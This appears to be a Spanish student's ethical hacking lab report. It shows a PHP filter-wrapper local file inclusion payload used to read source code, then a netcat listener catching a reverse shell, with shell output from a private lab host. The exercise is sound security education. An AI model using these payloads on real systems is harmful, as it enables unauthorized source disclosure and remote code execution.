HACKING ÉTICO

Unidad 2. Actividad 5


8 DE NOVIEMBRE DE 2023

CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD


Índice

Ejercicio 1: Código fuente de login.php

Lo primero que vamos a hacer es poner un wrapper en nuestro buscador?page=php://filter/convert.base64-encode/resource=include.php, con esto nos devolverá un archivo llamado include.php y queremos que nos lo pase a base 64:




Ahora el base 64 lo descodificamos:




Y como resultado tenemos el texto php de la página.

Ejercicio 2: Shell reversa


Lo primero que hacemos es interceptar una pagina con burpsuite:



Ahora vamos a modificarlo:



Y comprobamos que funciona:


┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.0.3.7: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 42998
ls
file1.php
file2.php
file3.php
file4.php
help
include.php
index.php
source
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:a1:0a:2f brd ff:ff:ff:ff:ff:ff
inet 10.0.3.7/24 brd 10.0.3.255 scope global dynamic enp0s3
valid_lft 403sec preferred_lft 403sec
inet6 fe80::a00:27ff:fea1:a2f/64 scope link
valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:15:fe:d7:71 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
4: br-3d66e3411b5f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:81:b9:f3:72 brd ff:ff:ff:ff:ff:ff
inet 172.18.0.1/16 brd 172.18.255.255 scope global br-3d66e3411b5f
valid_lft forever preferred_lft forever
inet6 fe80::42:81ff:feb9:f372/64 scope link
valid_lft forever preferred_lft forever
6: vethba8451c@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-3d66e3411b5f state UP group default
link/ether 92:ca:78:62:e6:9f brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet6 fe80::90ca:78ff:fe62:e69f/64 scope link
valid_lft forever preferred_lft forever
8: veth9e3b2c2@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-3d66e3411b5f state UP group default
link/ether a2:1e:d2:16:b2:d9 brd ff:ff:ff:ff:ff:ff link-netnsid 1
inet6 fe80::a01e:d2ff:fe16:b2d9/64 scope link
valid_lft forever preferred_lft forever
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)